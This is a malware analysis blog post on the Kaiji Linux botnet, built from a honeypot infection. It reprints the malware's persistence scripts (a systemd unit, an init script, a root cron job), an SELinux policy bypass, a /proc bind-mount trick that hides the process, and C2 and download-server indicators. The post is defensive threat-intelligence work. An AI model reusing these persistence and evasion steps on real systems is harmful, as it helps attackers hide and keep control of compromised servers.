
Kaiji Malware: Anatomy, Persistence and Detection

⋮ 10/14/2025




Kaiji malware has emerged as a significant threat in recent years, particularly targeting Linux-based servers and IoT devices. This malware is designed to exploit internet connected services and devices to gain unauthorized access to systems. Once inside, Kaiji establishes persistence through various techniques, including creating system services and modifying system configurations.

Its primary objectives are to launch DDoS attacks and to proxy malicious traffic, leveraging compromised systems as part of a botnet. Kaiji malware is notable for its stealthy and persistent compromise, making it hard to detect and remediate.

Kaiji’s Attack Flow

One of our honeypots has an exposed misconfigured SSH access, with weak password. The threat actors exploited our honeypot and infected it with Kaiji malware. Below you can see the entire attack flow.

Kaiji Malware Attack Flow



Initial access came from IP address `45.12.1.19`, which has many indications in VirusTotal that it is connected to Kaiji malware attacks.

There are reports that Kaiji malware is not only targeting misconfigured SSH services, but several other initial access vectors. One interesting one in particular is mentioned in the Security research team of Santander, claiming that this threat actor is targeting security researchers by hiding a malicious backdoor in CVE-2024-6387 proof of concept code, and when running the PoC it will lead to infection of the server with Kaiji malware.

Main Payload – Kaiji Malware

The main payload (`MD5: fd05b94c016fd2eb7e26c406fa2266d0`) was dropped to `/tmp/amd64` – a large, professionally-built Go binary (`Go 1.21.0; ELF x86-64 ≈5.32 MB`, symbols stripped) that implements a multi-protocol network-attack platform and full proxy stack. Kaiji exposes 24+ distinct attack vectors (TCP, UDP, TLS, WebSocket, raw sockets, etc.), an embedded SOCKS5 and HTTP proxy, and C2 channels over HTTP/HTTPS and WebSocket (TLS-capable). At runtime it performs CPU/environment fingerprinting, uses custom `http/websocket/TLS` networking modules, and includes encoding/buffering primitives that make its traffic efficient and high throughput.

Tactically, the sample combines offense (volumetric and protocol-specific DDoS), relay (authenticated SOCKS5/HTTP proxying), persistence (init-style scripts, watchdogs, respawn logic, and dropper helpers such as `gateway.sh/system.pub`), and stealth (process-name spoofing, shells that hide artifacts, bind-mounts over `/proc/<pid>`, and basic C2 obfuscation/encryption). These are rootkit-class techniques intended for long-term stealth and relay abuse rather than a one-off compromise.

Kaiji Persistence Techniques

Four copies of the main payload are made to `/boot/system.pub`, `/usr/lib/system.mark`, `/usr/lib/libgdi.so.0.8.2` and `/etc/profile.d/bash.cfg`, we will further detail about these in the persistence section below.

Below we discuss some of the persistence and defense evasion techniques Kaiji is performing as part of its execution:

Kaiji Persistence #1

Kaiji malware (amd64) copies itself to `/boot/system.pub`, it also creates a system service (in the figure below) that will execute the copy of the malware (`system.pub`).

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

[Unit]

Description=linux

After=network.target

[Service]

Type=forking

ExecStart=/boot/system.pub

ExecReload=/boot/system.pub

ExecStop=/boot/system.pub

[Install]

WantedBy=multi-user.target

[Unit] Description=linux After=network.target [Service] Type=forking ExecStart=/boot/system.pub ExecReload=/boot/system.pub ExecStop=/boot/system.pub [Install] WantedBy=multi-user.target

```
[Unit]
Description=linux
After=network.target
[Service]
Type=forking
ExecStart=/boot/system.pub
ExecReload=/boot/system.pub
ExecStop=/boot/system.pub
[Install]
WantedBy=multi-user.target
```

In addition, this `/etc/init.d/dns-udp4` is also created. It is a `SysV init script` that ensures `/boot/system.pub` is executed automatically at system startup, serving as a persistence mechanism.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

#!/bin/bash

BEGIN INIT INFO

#chkconfig: 2345 10 90

#description:system.pub

Default-Start: 2 3 4 5

Default-Stop:

END INIT INFO

/boot/system.pub

exit 0

#!/bin/bash ### BEGIN INIT INFO #chkconfig: 2345 10 90 #description:system.pub # Default-Start: 2 3 4 5 # Default-Stop: ### END INIT INFO /boot/system.pub exit 0

```
#!/bin/bash
### BEGIN INIT INFO
#chkconfig: 2345 10 90
#description:system.pub
# Default-Start: 2 3 4 5
# Default-Stop:
### END INIT INFO
/boot/system.pub
exit 0
```

Moreover to creating the services it is also disabling defenses by telling SELinux to disregard the malware.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

cd /boot;

systemctl daemon-reload;

systemctl enable quotoan.service;

systemctl start quotoan.service;

journalctl -xe --no-pager

ausearch -c 'system.pub' --raw | audit2allow -M my-Systemmod;

semodule -X 300 -i my-Systemmod.pp

cd /boot; systemctl daemon-reload; systemctl enable quotoan.service; systemctl start quotoan.service; journalctl -xe --no-pager ausearch -c 'system.pub' --raw | audit2allow -M my-Systemmod; semodule -X 300 -i my-Systemmod.pp

```
cd /boot;
systemctl daemon-reload;
systemctl enable quotoan.service;
systemctl start quotoan.service;
journalctl -xe --no-pager
```

```
ausearch -c 'system.pub' --raw | audit2allow -M my-Systemmod;
semodule -X 300 -i my-Systemmod.pp
```

This second command weakens security controls by auto-generating and installing a SELinux policy to allow previously denied actions by a process named system.pub.

Kaiji Persistence #2

Kaiji malware (amd64) copies itself to `/usr/lib/libgdi.so.0.8.2`. A cronjob is created:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

*/1 * * * * root /.mod >> /etc/crontab

*/1 * * * * root /.mod >> /etc/crontab

```
*/1 * * * * root /.mod >> /etc/crontab
```

The command above will run every minute the system cron daemon, which will execute `/.mod` as the user root. This shell script `/.mod` file contains the malware execution command:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

#!/bin/bash

/usr/lib/libgdi.so.0.8.2

#!/bin/bash /usr/lib/libgdi.so.0.8.2

```
#!/bin/bash
/usr/lib/libgdi.so.0.8.2
```

There is no record of a benign file with this name libgdi, rather many reports since 2022 related to Kaiji malware. Nevertheless, the threat actors are using innocent looking file names to conceal the malware.

Kaiji Persistence #3

Kaiji malware (amd64) copies itself to `/etc/profile.d/bash.cfg`. In addition, a shell code file is also created. It contains the following execution command:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

#!/bin/bash

/etc/profile.d/bash.cfg

#!/bin/bash /etc/profile.d/bash.cfg

```
#!/bin/bash
/etc/profile.d/bash.cfg
```

The `/etc/profile.d/bash.cfg.sh` will run at login and execute `/etc/profile.d/bash.cfg` (not source it), so if that file is executable it'll be launched for every login shell (a persistence/launch vector); otherwise it will produce errors.

Kaiji Persistence #4

Kaiji malware (amd64) copies itself to `/lib/system.mark` and the script `/etc/init.d/x11-common` is also created. It is a SysV init script that ensures `/lib/system.mark` is executed automatically at system startup, serving as a persistence mechanism.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

do_restorecon () {

Restore file security context (SELinux).

if command -v restorecon >/dev/null 2>&1; then

/lib/system.mark

restorecon "$1"

fi

}

do_restorecon () { # Restore file security context (SELinux). if command -v restorecon >/dev/null 2>&1; then /lib/system.mark restorecon "$1" fi }

```
do_restorecon () {
 # Restore file security context (SELinux).
 if command -v restorecon >/dev/null 2>&1; then
/lib/system.mark
 restorecon "$1"
 fi
}
```

The above-mentioned command `/lib/system.mark` also appears in the following files, indicating the threat actors put emphasis on having a highly persistent attack on the server:

`/etc/init.d/apache2`

`/etc/init.d/apache-htcacheclean`

`/etc/init.d/fail2ban`

`/etc/init.d/nginx`

Kaiji Defense Evasion Techniques

Hiding Kaiji's proc files

Kaiji malware runs in PID 55, thus it runs the command `mount -o bind /tmp/ /proc/55`, which makes a bind mount of `/tmp/` onto `/proc/55`. By bind mounting a normal directory over a specific `/proc/[PID]` entry, the malware can obfuscate process details (such as memory maps, file descriptors, and other runtime metadata). This is a sophisticated form of rootkit activity, as it manipulates the kernel's virtual filesystem to make certain processes invisible to standard tools and monitoring.

Userland command tampering

Kaiji drops and runs the file `/etc/profile.d/gateway.sh`. This Bash script overrides several common system commands: `ps`, `ss`, `netstat`, `dir`, `ls`, `find`, and `lsof`. This script filters out specific processes, files, and modules from their output. Each function runs the original command and then pipes the output through a series of sed expressions to remove any lines containing certain keywords or paths, such as `/usr/bin/include/`, `dns-udp4`, `system.pub`, `gateway.sh`, `.mod`, `libgdi.so.0.8.2`, `system.mark`, and several configuration files.

Essentially, this script hides the malware processes and files from standard system inspection commands, likely to conceal activity or files from administrators or monitoring tools.


Kaiji's Attack Impact

Kaiji malware can conduct large-scale DDoS attacks against any network-accessible target, proxy malicious traffic. In the attacks recorded against our honeypots, at some point after connecting to the C2 server, Kaiji launched an attack and we stopped the attack and started analyzing the artifacts.


Kaiji Malware: Additional Threat Intelligence

The domain `su6s.su` is used as the C2 server in this attack. It was registered on August 6th, 2025, but it doesn't point to any IP address. Its subdomain, however, else.su6s.su points to IP address 198.251.81.61.

The main payload was downloaded from an Http File Server at 195.177.94.29:26154. While the Kaiji malware campaigns with similar IoCs is dating back from 2022, it looks like the current infrastructure was set between August and September 2025.



Download server files



A specific download path

In the table below, you can observe the malicious files found on the download server:

File name	Description	MD5	Downloads
386	Kaiji malware	2964bf18cd6050068e73ccff0c848e48	754
aarch64	Kaiji malware	3a7ae1ecb3df725b8e5adfef4a2216ba	4,045
amd64	Kaiji malware	fd05b94c016fd2eb7e26c406fa2266d0	18,700
arm5	Kaiji malware	a073a59ada046057bf1cc5d985d7eea7	1,797
arm6	Kaiji malware	75ca8e126c5d0d20bf9dc9002251faea	204
arm7	Kaiji malware	d607f9dc8f2cdce76dac6eb67e40fa2a	12,337
linux	SSHscan worm	138ba58259d3c64b34a2b9c5d0b8b178	8,705
mips	Kaiji malware	23c9b408f3695e967237e387a0ee96f3	12,540
mips64	Kaiji malware	22d13a183daf35ab59cefe80c26eed5f	27
mips64el	Kaiji malware	d9a7e01b0c65587083fa42bd73783819	26
mipsel	Kaiji malware	d432e6694dd34a4b1f329ad10acf802a	12,734
systeme	Mayday/elknot	b93915ef006606b4720dc566845575a2	1,510

The data in the table above was collected over a period of 4 days. The majority of file timestamps are from September 18th; thus we are looking at over 70,000 collective downloads of all the malware from this http webserver in a matter of ~10 days. With an estimated 7,000 downloads per day, this looks like a highly active campaign.

The Linux malware (`MD5: 138ba58259d3c64b34a2b9c5d0b8b178`) was also analyzed. This binary is a Go-compiled executable that fully implements SSH client/server functionality, including cryptographic key exchange, authentication, tunneling, and multipath TCP support. This looks like the delivery or command and control mechanism for the Kaiji threat actors.

The system (`MD5: b93915ef006606b4720dc566845575a2`) wasn't analyzed but based on open web intelligence which is quite interesting because its part in the attack is not 100% clear. Looks like a strand of Mirai or another DDoS tool.

Kaiji attack Mapping to MITRE ATT&CK framework

Here we map the components in the attacks described above in the text to the corresponding techniques of the MITRE ATT&CK framework:

Initial Access	Defense Evasion	Persistence	Discovery	Impact
Exploit Public-Facing Application (T1190)	Rootkit (T1014)	Scheduled Task/Job (T1053)	Network Service Scanning (T1046)	Network Denial of Service (T1498)
	Masquerading: Masquerade Task or Service (T1036.004)	Create or Modify System Process (T1543)		
	Proxy (T1090)			
	Impair Defenses (T1562)			
	Process Injection (T1055)			

Detecting Kaiji and Protecting your Environments

By integrating Aqua's Runtime Protection capabilities, organizations can monitor and enforce security policies across their containerized environments. Aqua's Runtime Protection enables the detection of anomalous behaviors, such as unusual network bindings and unauthorized proxy activities, which are indicative of Kaiji's operations.

Additionally, Aqua's Platform allows for the enforcement of runtime policies that can block activities like container drift and fileless execution, providing a proactive defense against such threats. By leveraging the Aqua Platform, organizations can enhance their defenses against sophisticated malware campaigns like Kaiji, ensuring the integrity and availability of their cloud native applications.

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus. He is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supports the team's data needs, and helps Aqua and the ecosystem remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf is leading an O'Reilly course, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.